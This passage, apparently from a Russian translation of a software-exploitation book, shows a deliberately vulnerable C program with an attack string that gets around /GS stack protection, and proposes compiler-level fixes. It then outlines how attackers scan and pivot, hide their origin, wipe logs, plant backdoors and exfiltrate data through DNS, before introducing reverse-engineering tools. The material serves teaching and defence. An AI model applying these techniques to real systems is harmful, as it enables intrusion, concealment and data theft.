   Любая комбинация приведет к ошибке.
*/
int check_password(char *id, char *password){
    return -1;
}
/*
   Мы используем параметр argv[1] для передачи строки запроса.
*/
int main(int argc, char ** argv)
{
    char user_id[32];
    char password[32];

    user_id[0] = '\0';
    password[0] = '\0';

    if ( argc < 2 ) {
        printf("Usage: victim request.\n");
        return 0;
    }

    decode( argv[1], user_id, password);
    if ( check_password(user_id, password) > 0 ){
    // невыполняемый участок программы.
    printf("Welcome!\n");
    }
    else{
        printf("Invalid password, user:%s password:%s.\n",
               user_id, password);
    }

    return 0;
}
```

Функция `decode` содержит буфер, размер которого не проверяется, и параметры этой функции могут быть перезаписаны с помощью значения параметра `temp_request`.

Если программа компилируется с использованием параметра `/GS`, то невозможно организовать переполнение буфера и изменить ход исполнения программы с помощью затирания адреса возврата для функции `decode`. Однако для переполнения буфера можно использовать значение параметра `user_id` функции `decode` с целью заставить ее обращаться сначала к значению описанной выше переменной `user_handler`! Таким образом при вызове функции `strcpy(user_id, p_str + 3 );` мы можем назначить желаемое значение для переменной `user_handler`. Например, мы можем заставить ее обращаться к области хранения в памяти функции `printf("Welcome!\n");`, таким образом, при обнаружении переполнения буфера оно может представляться установленным пользователем обработчиком ошибки и программа будет исполнять `printf("Welcome!\n");`. Наша строка для проведения атаки будет выглядеть примерно следующим образом.

```
id=[адрес перехода]&pw=[любое]AAAAAA....AAA[адрес обработчика пользователя]
```

После компиляции такой "защищенной" выполняемой программы определение адреса области для хранения значения переменной `user_handler` осуществляется достаточно просто при наличии минимальных знаний о восстановлении исходного кода. Результат состоит в том, что программа, которая должна быть защищена от атак, определенного типа оказывается уязвимой именно при проведении этих атак.

Решения

Существует несколько альтернативных методов защиты от атак на переполнение буфера. Лучшим решением является переход разработчиков на языки, обеспечивающие безопасность типов, например на Java или C#. Еще одним прекрасным решением являются компиляция программы с динамическими проверками строковых функций во время выполнения программы (хотя следует учесть снижение производительности). Эти решения не всегда удобны относительно задач конкретного проекта.

Кроме того, возможно изменение использующегося метода компиляции с применением параметра `/GS`. Основная цель предложенных далее исправлений заключается в том, чтобы добиться более высокого уровня целостности данных в стеке.

1. Гарантируйте целостность значений переменных, которые хранятся в стеке, с помощью более жестких проверок сигнального слова. Если переменная размещается после буфера в стеке, проверка должна выполняться до использования переменной. Частота таких проверок может устанавливаться с помощью использования зависимого от данных анализа.
2. Гарантируйте целостность значений переменных, которые хранятся в стеке, с помощью перестройки структуры стека. По возможности локальные "безбуферные" переменные должны размещаться перед переменными, которые используют буфер. Более того, поскольку параметры функций сохраняются в стеке после буферов локальных функций (если они есть), то к параметрам функций должен применяться тот же подход. В прологе функции можно зарезервировать дополнительное пространство в стеке перед данными локальных буферов. Это позволяет скопировать значения всех параметров. При каждом использовании параметра в теле функции, его значение можно заменить значением созданной копии. Это решение было внедрено по крайней мере в одном исследовательском проекте IBM[9].
3. Гарантируйте целостность значений глобальных переменных с помощью контролируемого механизма записи. Очень часто значения глобальных переменных искажаются в результате ошибок в программе и/или умышленного повреждения. Контролируемый механизм записи позволяет разместить набор таких переменных в область памяти, доступную только для чтения. При необходимости изменения значения переменной из этой области разрешение на доступ к этой области памяти должно быть изменено на "доступно для записи" ("writeable"). После внесения необходимых изменений относительно прав доступа, возвращается разрешение "только для чтения" (read-only). При таком механизме неожиданные попытки перезаписи значений защищенных переменных приводят к нарушениям прав доступа к памяти. Для тех переменных, значения которых изменяются один

[9] *Более подробную информацию об этом проекте можно получить по адресу* `http://www.trl.ibm.com/projects/security/ssp`.

или два раза в ходе выполнения программы, издержки применения контролируемого механизма записи незначительны.

В следующих версиях этого компилятора от Microsoft эти идеи нашли применение (частично).

Обзор атаки

Теперь стала очевидной ирония этой атаки: компания Microsoft сама встроила "сеялку" уязвимых мест в свой компилятор добавив функцию, которая была предназначена для защиты от атак! При этом (что замечательно) шаблоном атаки для взлома этой возможности стал тот же шаблон, для защиты от которого предназначалась функция защиты. Суть проблемы заключается в том, что ранее безопасные строковые функции становятся уязвимыми при вызове новой функции. Как видим, это угрожает безопасности программного обеспечения, но защищает от взлома программ[10].

Два года спустя после публичного обсуждения этого просчета, были созданы по крайней мере две программы атаки, использующие установку при компиляции параметра `/GS` для проведения двухэтапных атак. Как и предсказывалось, механизм защиты использовался в качестве плацдарма для проведения этих атак.

Применение шаблонов атак

Взлом системы — это, схематично выражаясь, процесс поиска и использования того, что было найдено. Злоумышленник поэтапно изучает цель перед тем, как обнаружит и использует уязвимое место. Ниже будет приведен весьма поверхностный обзор стандартных действий хакера. Позже мы вернемся к этим идеям, когда перейдем к техническому исследованию программ атаки.

Успешная атака включает в себя несколько последовательных действий. Во первых, нужно оценить атакуемую систему, т.е. узнать, какие есть точки доступа. Затем нужно узнать, какие транзакции разрешено выполнять через эти точки доступа. Каждый тип транзакций должен быть проверен с целью оценить возможность атаки. Затем хакер может использовать шаблон атаки для создания некорректных, но "разрешенных" транзакций для манипуляций программным обеспечением. Для этого требуется внимательное изучение результатов каждой проведенной транзакции, чтобы узнать, было ли выявлено возможное уязвимое место. После обнаружения уязвимого места можно проверить программу атаки и таким образом получить доступ к системе.

В этом разделе мы расскажем о нескольких обширных классах шаблонов атак. Опытный хакер обладает работающими шаблонами атак из каждой из этих категорий. Набор шаблонов атак составляет рабочий инструмент злоумышленника.

Сканирование сети

Уже создано достаточно специализированных средств для проведения сканирования сети. Вместо того чтобы рассматривать конкретные наборы средств или хакерских сценариев, мы призываем читателей самостоятельно изучить сетевые про-

---

[10] *Выявление этого просчета вызвало бурную реакцию в прессе. Ссылки на статьи по этому вопросу можно найти по адресу* `http://www.citigal.com/press`.

токолы и узнать, как эти протоколы могут использоваться для доступа к цели и определения структуры сети. Начните, например, с книги *Скембрей Д., Шема М. Секреты хакеров: безопасность Web-приложений — готовые решения. "Вильямс", 2003*. Анализируя протоколы, которым уже более 20 лет, вполне можно открыть новые шаблоны атак (вспомним хотя бы сканирование с помощью ICMP-запросов, SYN-пакетов, UDP-сканирование и др.). Новые протоколы предоставляют даже более простые возможности. Например, предлагаем читателям ознакомиться с работой Офира Аркина (Ofir Arkin) по сканированию с помощью ICMP-пакетов[11].

Сканирование сети можно расценивать и как нечто очень простое (что можно оставить для автоматизированных программ), и как нечто сложное, требующее научного подхода и действий вручную. Операции сканирования сетей практически всегда могут выявляться на удаленных сайтах, которыми управляют крайне мнительные системные администраторы, которые хватаются за телефонную трубку, как только видят один запрос к своему порту rlogin. Будьте к этому готовы. С другой стороны, подключенный к Internet стандартный компьютер сегодня подвергается от 10 до 20 сканированиям за день без обнаружения этих сканирований. Средства для выполнения стандартных сканирований портов — это стандартные средства из арсенала хакеров-любителей. Но даже профессиональные (и дорогостоящие) приложения наподобие FoundScan от компании Foundstone и CyberCop от NAI, очень близки по основным принципам к свободно доступным технологиям сканирования.

Иногда сканирования портов выполняются очень хитро и незаметно, при одновременном сканировании тысяч сетей. Атакуемый узел может получать только один-два пакета в час, но в конце недели проверяемые системы пройдут полное сканирование! Брандмауэры могут немного усложнить проведение сканирования, но в программах сканирования могут использоваться широковещательные или многоадресные адреса отправителей и разумные комбинации флагов и портов получателя для преодоления стандартных фильтров брандмауэра.

Определение операционной системы

После обнаружения атакуемого компьютера применяются дополнительные хитрости (опять на основе стандартных протоколов) для определения версии операционной системы. Среди используемых методов можно назвать использование флагов TCP-пакетов, фрагментации и сборки IP-пакетов, а также использование свойств протокола ICMP. Существует огромное количество запросов, которые можно использовать для определения версии операционной системы удаленного компьютера. В большинстве случаев можно получить только часть ответа, но совместно они предоставляют достаточно сведений для достоверного вывода о версии операционной системы.

При таком огромном количестве доступных методов проверки практически невозможно заблокировать определение своей операционной системы. Любая попытка подменить ответ на запрос подложной информацией будет приводить к непонятным результатам для хакера, но при достаточно квалифицированных попытках в конечном результате чужую операционную систему практически всегда можно определить. Более того, определению поддаются установленные параметры для сетевого

---

[11] *Результаты исследований Офира Аркина по теме протокола ICMP доступны по адресу* `http://www.sys-security.com`.

интерфейса или стека. В качестве примера можно назвать анализаторы сетевых пакетов. Во многих случаях характеристики компьютера, на котором запущен анализатор сетевых пакетов, являются специфическими, и операционную систему такого хоста можно легко определить удаленно (более подробную информацию можно получить по адресу `http://packetstormsecurity.nl/sniffers/antisniff`). Машины, сетевые адаптеры которых работают в неразборчивом режиме, более открыты для атак сетевого уровня, поскольку они обрабатывают *все* пакеты, поступающие из сети, даже те, которые предназначены для других хостов.

Сканирование портов

Сканирование портов выполняется по отношению к атакуемому компьютеру с целью определить, какие службы на нем запущены. При сканировании проверяются как TCP-, так и UDP-порты. После обнаружения открытого порта, путем отправки пакетов на этот порт можно определить, какая служба запущена на этом порту и на основе какого протокола она работает. Над созданием средств для сканирования портов трудится очень много хакеров. На сегодня доступны тысячи программ для сканирования портов, но большинство из них низкого качества. Наиболее популярная программа сканирования портов настолько хорошо известна, что ее не стоит обсуждать. Она называется `nmap` (более подробную информацию можно получить по адресу `http://www.insecure.org.nmap`). Тем, кто никогда не пробовал свои силы в ремесле сканирования портов, `nmap` представляется хорошим выбором, поскольку поддерживает множество вариантов сканирования. Сделайте немного больше, чем обычно, и используйте программу сканирования сети для анализа результатов сканирования, сделанных `nmap`.

Отслеживание маршрута и перенос зоны

Пакеты для отслеживания маршрута передачи сообщения (с помощью программы `traceroute`) отлично подходят для определения физической структуры сетевых устройств. DNS-серверы предоставляют значительный объем информации об IP-адресах и подключенных к ним компьютерах. При наличии сведений о версии операционной системы и результатов сканирования портов, хакер получает в свое распоряжение довольно точную "карту" для атаки на избранную сеть. На этой карте определены точки входа, через которые могут быть доставлены вредоносные данные, принимаемые программным обеспечением на уровне приложений. На этой стадии хакер может переходить к проверке программного обеспечения на уровне приложений. Не забывайте, что файлы зон могут быть очень объемными. Несколько лет назад одному из авторов этой книги (Хогланду) удалось получить файл зоны для всей Франции (поверьте, он был действительно большим).

Компоненты атакуемой системы

Если в атакуемой системе хранятся общедоступные файлы или установлены Web-службы, то они должны быть обязательно проверены в качестве легкой цели. Особенно легко использовать компоненты программного обеспечения, например CGI-программы, сценарии, обслуживающие программы и компоненты EJB. Каждый компонент может принимать пакеты, то есть является интересной для хакера точкой входа. Чтобы узнать больше о цели атаки, можно отправить запросы или даже спе-

циально подготовленные пакеты или запустить анализатор сетевых пакетов, который сохранит сведения о пакетах, передаваемых интересующему хосту. Пакеты допустимых типов могут использоваться позже в качестве базового средства для проведения описанных в этой книге полномасштабных атак.

Выбор шаблона атаки

После определения того, какие пакеты смогут поступить на атакуемый компьютер, можно подобрать конкретный шаблон атаки. Можно попробовать внедрить свою команду, проникнуть в интерфейс API файловой системы, в базу данных SQL, провести атаку отказа в обслуживании либо на уровне приложения, либо на уровне сети. Можно также проверить элементы, в которые можно вводить данные, с целью обнаружить ошибки переполнения буфера. После обнаружения уязвимого места его можно использовать для несанкционированного доступа к системе.

Взлом соседних хостов

Как только обнаружено уязвимое место для доступа к цели можно проверить различные варианты вредоносных данных. Эти стандартные вредоносные пакеты будут рассмотрены далее по мере изложения материала книги. Преимущество нашего систематического подхода на уровне системы состоит в возможности определения *видимости* конкретных проблем. Некоторые уязвимые места могут быть использованы только внутри защищенной брандмауэром сети. Поскольку мы обладаем сведениями о локальной сети, в которой работает атакуемый компьютер, мы можем найти соседние серверы, взломав которые можно затем вернуться к атаке на избранную цель. Таким образом, атака на цель может быть проведена за несколько последовательных шагов. Представим, например, что атакуемый компьютер работает в DSL-сети. Для обслуживания многочисленных клиентов DSL-провайдер может использовать мультиплексор DSLAM. Мультиплексор DSLAM способен перенаправлять весь широковещательный трафик ко всем подчиненным подписчикам. Если система хорошо защищена или в ней открыто только несколько каналов для приема данных, то, возможно, более правильно будет атаковать близлежащую систему. После компрометации соседнего хоста его можно использовать для проведения атаки с использованием ARP-данных на основную цель атаки.

Перенаправление атаки

Очевидной целью при взломе системы является сокрытие источника атаки. Это очень просто при взломе популярных ныне беспроводных сетей, построенных на протоколе 802.11. Internet-кафе с беспроводным доступом может служить прекрасным местом для проведения атаки. Однако не следует проводить атаки непосредственно на избранную цель. Используя чужие компьютеры, легче оставаться в безопасности. Границы государств тоже служат на руку хакерам. Хакер находится в относительной безопасности, сидя в Internet-кафе в Хьюстоне и одновременно запуская атаку из Нью-Дели через китайскую границу. Нет таких провайдеров, которые бы совместно использовали файлы журналов в этих точках. Даже при поимке злоумышленника возникает проблема экстрадиции.

Размещение потайных ходов

После успешного применения программы атаки весьма увеличиваются шансы на то, что хакер получит полный доступ к компьютеру атакованной сети. Следующая задача хакера заключается в создании безопасного туннеля через брандмауэр и удалении всех опасных для него записей из журналов. Если атака привела к возникновению заметной ошибки, то по определению заметная ошибка станет причиной регистрируемых событий. Цель хакера — уничтожить все следы проведенных действий. Нужно перезагрузить все системы, которые могут выйти из строя и удалить все записи из журналов относительно неправильного использования программ и записи о регистрации пакетов. Хакер, как правило, хочет оставить на взломанной системе запущенную программу из набора средств для взлома или потайной ход с доступом к командному интерпретатору, которые бы позволили получить доступ к системе в любое время. Подобным хитростям посвящена глава 8, "Наборы средств для взлома". Работа программы из набора средств для взлома может быть замаскирована на взломанном хосте. Для полной маскировки своих установленных на хосте программ от глаз системного администратора или контролирующего программного обеспечения, злоумышленник вносит изменения в само ядро операционной системы. Код для создания потайного хода может быть скрыт даже в BIOS или в памяти EEPROM периферийных карт и оборудования.

Хороший потайной ход может запускаться с помощью специального пакета или становится доступен только в определенное время. Запущенная программа хакера способна проводить подрывную деятельность даже без его участия, например регистрировать последовательности нажатия клавиш или перехват пакетов. Военная разведка, например, предпочитает перехватывать чужие сообщения электронной почты. ФБР больше нравятся программы отслеживания нажатий клавиш. Что именно будет делать ваша программа удаленного мониторинга, зависит от ваших целей. Собранные данные могут отправляться из взломанной сети в реальном времени или сохраняться в безопасном месте для последующего доступа. На случай обнаружения можно предусмотреть шифрование данных. Файлы хранилища информации могут быть скрыты с помощью модификаций в ядре. При отправке данных из сети они могут упаковываться в пакеты стандартных протоколов (с помощью стенографических приемов). Если в сети осуществляется множество операций для работы со службой DNS, то удачным решением будет упаковка собранных данных в DNS-пакет. Для усложнения выявления передаваемой информации можно отправлять пакеты с конфиденциальными данными в наборе пакетов, содержащих другие, совершенно обычные данные.

Обозначения шаблонов атак

Во многих главах этой книги есть врезки, в которых описываются конкретные шаблоны атак и их важные аспекты. Подобные врезки выглядят следующим образом (представленный пример взят из главы 4).

Шаблон атаки: атака на программы, которые обладают правами записи в привилегированных областях операционной системы

Выполняется поиск программ, которые обладают правами записи в системных каталогах или параметрах реестра (например HKLM). Эти программы обычно запускаются с высокими привилегиями и, как правило, не обладают встроенными функциями защиты.

Резюме

В этой главе представлено краткое введение по теме шаблонов атак и рассмотрен стандартный процесс проведения атаки (довольно поверхностно). Если наши читатели хотят узнать больше о базовых концепциях взлома, то советуем воспользоваться предоставленными нами ссылками. Технические подробности будут рассмотрены в последующих главах. Большая часть оставшегося материала этой книги посвящена изучению конкретных программ атаки, которые соответствуют нашей классификации шаблонов атак.

3 Восстановление исходного кода и структуры программы

Большинство людей взаимодействуют с компьютерными программами на очень поверхностном уровне: они вводят данные и терпеливо ожидают результатов. Хотя общедоступный интерфейс большинства программ и может быть довольно скудным, но основная часть программ обычно работает на гораздо более глубоком уровне, чем это кажется на первый взгляд. В программах достаточно много срытого содержимого, доступ к которому позволяет получить серьезные преимущества. Это содержимое может быть крайне сложным, чем обусловлена и сложность взлома программного обеспечения, а значит, осуществление взлома предполагает наличие определенного уровня знаний о содержимом программы.

Можно смело сказать, что основным качеством хорошего хакера является умение раскрывать тонкости и хитрости кода атакуемого программного обеспечения. Этот процесс называют *восстановлением исходного кода и структуры программы* (reverse engineering). Несомненно, взломщики программного обеспечения являются высококвалицированными пользователями готовых программных средств. Но взлом программного обеспечения не имеет ничего общего с волшебством, и нет никаких волшебных программ для проведения взлома. Для взлома нестандартной программы хакер должен уметь воздействовать на атакуемую программу необычными способами. Таким образом, хотя при атаке практически всегда используются специальные средства (дизассемблеры, механизмы создания сценариев, генераторы входных данных), но это только основа для атаки. Результат атаки все-таки полностью зависит от способностей хакера.

При взломе программы главное — это выяснить предположения, которые были допущены разработчиками системы, и использовать эти предположения в своих целях (вот почему так важно раскрыть все сделанные предположения во время проектирования и создания программного обеспечения). Восстановление исходного кода и структуры программы является прекрасным методом для раскрытия сделанных предположений. Особенно тех из них, которые реализованы безо всяких проверок и которыми можно воспользоваться при атаке[1].

---

[1] *Мой знакомый из компании Microsoft рассказал забавную историю об удачливом хакере, который использовал слово "предположение", чтобы найти уязвимые места в программах. Некоторые разработчики наивно думали, что написать о своих предположениях относительно*

Внутри программы

Образно выражаясь, программы позволяют создать "пропускную систему", защищая потенциально опасные данные с помощью правил, относительно того, кто и когда имеет право доступа к этим данным. На обозрение пользователю выставлены только ярлыки программ, подобно тому, как интерьер дома можно разглядеть через открытые двери. Законопослушные пользователи проходят через эти "двери", чтобы получить хранящиеся внутри данные. Для каждой программы предусмотрены свои точки входа. Проблема в том, что этими же "дверями" для доступа к программному обеспечению внутри компании могут воспользоваться и удаленные злоумышленники.

Рассмотрим, например, очень распространенную "дверь" доступа к программному обеспечению, работающему в Internet, — TCP/IP-порт. Хотя в обычной программе есть много точек доступа, многие хакеры прежде всего проверяют TCP/IP-порты. Сделать это достаточно просто с помощью средств сканирования портов. С помощью портов предоставляется доступ пользователей к программе, но найти "дверь" — это только начало дела. Обычная программа довольно сложна (как дом, состоящий из многих комнат). Самое ценное "сокровище", как правило, спрятано внутри "дома". Практически во всех атаках злоумышленнику приходится выбирать сложный маршрут для поиска искомых данных в программе. Он как бы идет с фонариком по незнакомому дому. Успешное путешествие по этому лабиринту позволит получить доступ к нужным данным и иногда даже полный контроль над программным обеспечением.

Программное обеспечение компьютера представляет собой набор инструкций, которые определяют возможности компьютера общего назначения. Таким образом, в некотором смысле программа представляет собой реализацию конкретной машины (состоящей из компьютера и его инструкций). Подобные машины должны работать по заданным правилам и действовать по строго заданным характеристикам. То, как именно работает программа, можно оценить в процессе ее выполнения. Сложнее узнать ее исходный код и понять внутренние процессы в самой программе. В некоторых случаях исходный код программы является открытым для изучения, в некоторых — нет. Таким образом, методы взлома не всегда основываются на исходном коде программы. И действительно, некоторые методы атак работают независимо от доступности исходного кода. Другие методы позволяют воссоздать исходный код по машинным командам. Именно этим методам и посвящена в основном данная глава.

Восстановление исходного кода

Инженерный анализ представляет собой процесс воссоздания принципиальной схемы машины *с помощью изучения только самой машины и характеристик ее работы.* На самом высоком уровне это может означать изучение механизма, принцип действия которого сначала неясен, но начинает проясняться по ходу дальнейшего анализа. Грамотный инженер по восстановлению исходного кода сначала стремится понять детали программного обеспечения, что, с другой стороны, предполагает по-

---

разработки программ вполне безопасно. Хакер просто воспользовался информацией, предоставленной самими программистами. Такие атаки называются атаками социальной инженерии. Имеют тенденции к успеху и другие подобные опросы, посвященные ошибкам, исправлениям и т.д. — Прим. авт.

нимание всей системы в целом. Он должен хорошо разбираться как в программном обеспечении, так и в аппаратных средствах, *и* иметь истинное представление о том, как эти средства взаимодействуют друг с другом.

Рассмотрим, как внешние данные обрабатываются программой. Внешний пользователь может вводить данные и команды. Каждый выбор ветви кода является результатом нескольких решений, которые принимаются на основе входных данных. Иногда канал исполнения кода может быть "широким" и успешно пропускать неограниченное количество сообщений. Но он бывает и "узким", что приводит к замедлению или даже зависанию программы, если входные данные сформированы некорректно. На рис. 3.1 изображена блок-схема программы стандартного FTP-сервера. На этом рисунке хорошо видно, насколько сложны взаимосвязи между участками программы. Каждый фрагмент кода изображен в виде блока, содержащего соответствующие машинные команды.

Вообще, чем больше углубляться в программу, тем большее количество переходов будет между местом "старта" и конечной точкой. Чтобы получить доступ к конкретной точке в нашем "доме", придется сначала пройти через многие "комнаты" (и надеяться, что там есть полезные данные). Каждая внутренняя "дверь" имеет свои правила относительно того, какие данные разрешено пропускать. Поэтому очень сложно создать "правильные" вредоносные данные, которые бы прошли сквозь все "двери", как




Рис. 3.1. На этом рисунке показана блок-схема выполнения программы стандартного FTP-сервера. Каждый блок представляет собой набор инструкций, которые запускаются в едином пакете, одна за другой. Линии между блоками отображают передачу управления. Во многих случаях решение относительно того, какая ветвь будет выбрана, зависит от данных, введенных хакером

внешние, так и внутренние. В общем, входные данные становятся все более лаконичными и специфическими по мере углубления в программу. Вот почему для взлома программы недостаточно прямолинейных попыток подбора. Простая подача на вход программы случайных данных практически никогда не приводит к перебору всех возможных маршрутов исполнения кода. Поэтому многие возможные пути в программе остаются неизученными (и неиспользованными при взломе) как хакерами, так и специалистами по обеспечению безопасности.

Зачем это нужно?

Восстановление исходного кода позволяет узнать об оригинальной структуре программы и том, как вообще работают программы. Это просто необходимые сведения при взломе программного обеспечения. Например, можно узнать, какие системные функции использует атакуемая программа, к каким файлам она обращается, на основе каких протоколов работает и как взаимодействует с другими компьютерами локальной сети.

Основное преимущество восстановления исходного кода программы состоит в возможности изменить структуру программы и повлиять на ход ее выполнения. С технической точки зрения это создание *заплаты* (patching), поскольку добавляются заплаты к оригинальному программному коду. Заплаты позволяют добавить команды или изменить метод работы конкретного вызова функции, а значит, добавить потайные возможности, удалить или деактивировать функции и исправить в исходном коде ошибки, связанные с системой безопасности. В среде хакеров заплаты часто используются для уничтожения механизмов защиты от копирования.

Как и любое средство, восстановление исходного кода можно использовать и в благих, и в дурных целях.

Насколько это легально?

Восстановление исходного кода затрагивает вопросы, описанные в законе об интеллектуальной собственности. Во многих лицензиях на использование программного обеспечения жестко запрещается восстановление исходного кода. Компании по разработке программного обеспечения опасаются (и абсолютно справедливо), что с помощью восстановления исходного кода будут раскрыты алгоритмы и методы, использованные в их программах, которые являются их собственностью. Однако нет никакого прямого закона, запрещающего восстановление исходного кода.

Поскольку восстановление исходного кода является основным действием для устранения механизма защиты от копирования, то возникают определенные сомнения насчет его легальности. Безусловно, применение восстановления исходного кода для уничтожения защиты от копирования является незаконным. Однако само по себе восстановление исходного кода не является незаконным. Если появится закон, запрещающий восстановление исходного кода, то это создаст массу проблем для рядовых пользователей программного обеспечения. Подобный запрет будет напоминать запрет на открытие капота вашего автомобиля для его ремонта, т.е. пользователю, согласно такому закону, при каждом ремонте и техническом обслуживании придется обращаться к дилеру.

Поставщики программного обеспечения запрещают восстановление исходного кода в своих лицензиях по многим причинам. Одна из очевидных причин заключается в том, что восстановление исходного кода позволяет раскрыть секретные мето-

ды и алгоритмы. Однако фокусировать всевозможные проблемы на самой идее восстановления исходного кода было бы довольно глупо. Для опытного программиста обладание двоичным машинным кодом не менее полезно, нежели самим исходным кодом. Таким образом, секреты уже раскрыты, хотя только специалисты способны "прочесть" код. Не забывайте, что секретные методы можно защитить другими путями, без попыток их скрыть от всех, кроме специалистов, в скомпилированном программном коде. Для этой цели существуют патенты и закон по защите авторских прав. Хорошим примером защиты авторских прав являются алгоритмы шифрования. Мощность и распространенность этих алгоритмов возможно обеспечить только при общедоступности этих алгоритмов для их оценки специалистами по шифрованию. Однако разработчик алгоритма может запатентовать свои авторские права. Так произошло для популярной схемы шифрования RSA.

Второй причиной противодействия восстановлению исходного кода является желание разработчиков программ закрыть свои программы от исследователей, которые могут найти ошибки в системе защиты. Довольно часто специалисты по безопасности находят такие ошибки в программах и сообщают о них с помощью форумов, например, в bugtraq. Это вредит репутации поставщиков программного обеспечения (и одновременно заставляет улучшать несовершенные программы). Значительно лучше, если специалист по обеспечению безопасности спешит уведомить разработчика программы о выявленной проблеме, но ожидает определенное время до выхода исправления, прежде чем сообщать о ней всем пользователям. Обратите внимание, что в период внесения исправлений уязвимое место остается доступным для использования всеми желающими. Если восстановление исходного кода будет запрещено, специалисты не смогут проверять качество программного кода. Пользователям придется верить на слово поставщикам программ, заявляющим о высочайшем качестве их продукта. При этом не забывайте, что ни один поставщик не несет финансовой ответственности за выявление недостатков в своем программном обеспечении.

В контексте закона об авторских правах в цифровую эпоху (DCMA), восстановление исходного кода и структуры программы рассматривается с точки зрения нарушения прав собственности и взлома программного обеспечения. С очень интересной точкой зрения относительно того, как этот закон влияет на свободу личности, можно ознакомиться на сайте Эда Фелтена (`http://www.freedomtotinker.com`).

При интерактивной покупке или установке программного обеспечения пользователю обычно выводится окно лицензионного соглашения с конечным пользователем (EULA). Это соглашение о правилах использования программного обеспечения, которое надо прочесть и принять. Во многих случаях даже вскрытие контейнера с пакетом программного обеспечения (например, коробки) означает согласие с условиями лицензии. При загрузке программного обеспечения по Internet, как правило, от пользователя требуется щелкнуть на кнопке "I AGREE" ("Я согласен") при появлении окна, содержащего текст лицензии. При этом часто запрещается восстановление исходного кода и структуры программы.

Еще более строгие ограничения относительно восстановления исходного кода и структуры программы (вплоть до криминальной ответственности) накладывает стандарт UCITA (Uniform Computer Information Transaction Act), который уже принят в нескольких штатах США.

Средства для восстановления исходного кода

Идея восстановления исходного кода стала толчком для развития целой индустрии технических решений. Инженеры по восстановлению исходного кода решают многие актуальные и сложные проблемы, например, те, что связаны с определением нужного протокола и восстановлением кода для исполняемых программ. Например, в 1980-х годах удалось восстановить исходный код BIOS для персональных компьютеров IBM PC, что привело к возникновению на рынке множества аналогичных решений. Те же методы используются и в игровой индустрии телевизионных приставок (например, для создания аналогов Sony PlayStation). Для обеспечения совместимости чипов компании Cyrix и AMD осуществили восстановление исходного кода для программного обеспечения и принципов работы микропроцессоров компании Intel. Но с точки зрения закона восстановление исходного кода граничит с преступлением. Новые законы наподобие DMCA и UCITA (которые критикуют многие специалисты по безопасности) накладывают жесткие ограничения на восстановление исходного кода. Если вы собираетесь легально заниматься восстановлением исходного кода, следует ознакомиться с этими законами. Мы не собираемся делать заключительных оценок по поводу легальности восстановления исходного кода, поскольку не является юристами, но советуем всегда консультироваться со специалистами по вопросам интеллектуальной собственности.

Отладчик

Отладчиком называется программа, которая выполняет внутри себя другую программу и позволяет осуществлять контроль за этой исполняемой программой. С помощью отладчика можно проверять программу пошагово, отслеживать маршрут исполнения кода, устанавливать точки останова и контролировать значения переменных и памяти проверяемой (или атакуемой) программы. Отладчик просто незаменим для определения логической структуры программы. Существует две категории отладчиков: отладчики пользовательских программ и отладчики ядра. Отладчики пользовательских программ запускаются как обычная программа под управлением операционной системы и подчиняются тем же правилам, что и обычные программы. Таким образом, отладчики этой категории способны выполнять отладку только других процессов, выполняющихся на уровне пользователя. Отладчик ядра является частью операционной системы, и с его помощью можно выполнять отладку драйверов устройств и даже самой операционной системы. Одним из самых популярных отладчиков ядра является отладчик SoftIce. (`http://www.compuware.com/products/driverstudio/ds/softice.htm`).

Средства для внесения ошибок

Средства, которые способны предоставлять некорректные входные данные для атакуемого процесса, чтобы привести к появлению сбоя в ходе исполнения этого процесса, называются средствами для внесения ошибок. Выявить ошибки в проверяемой программе можно путем анализа сбоев в работе этой программы. Некоторые сбои приводят к тяжелым последствиям для системы безопасности. С их помощью хакер может получить непосредственный доступ к хосту или сети. Средства для внесения ошибок бывают двух типов: для применения на хостах и сетевые. Средства для внесения ошибок на хостах действуют наподобие отладчиков и способны под-

ключаться к процессам и изменять состояние программы. Сетевые средства для внесения ошибок основаны на манипуляции сетевым трафиком в целях оценки эффекта воздействия на получателя.

Хотя классические методы внесения ошибок действуют на основе изменения исходного кода, но появились и современные средства, в которых больше внимания уделяется манипуляциям с входными данными для программы. Особый интерес у специалистов по безопасности вызвали программы Hailstorm (от компании Cenzic), Failure Simulation Tool или FST (от компании Cigital) и Holodeck (от компании Florida Tech).

Дизассемблер

Дизассемблер позволяет конвертировать машинный код в код на языке ассемблера. Код на языке ассемблера является читабельной формой машинного кода (по крайней мере, более читабельной, чем строка битов). С помощью дизассемблера можно узнать, какие машинные инструкции используются в машинном коде. Машинный код является специфическим для конкретной аппаратной архитектуры (например, для чипа PowerPC или Intel Pentium). Поэтому и дизассемблеры пишутся специально для конкретной аппаратной архитектуры.

Декомпилятор

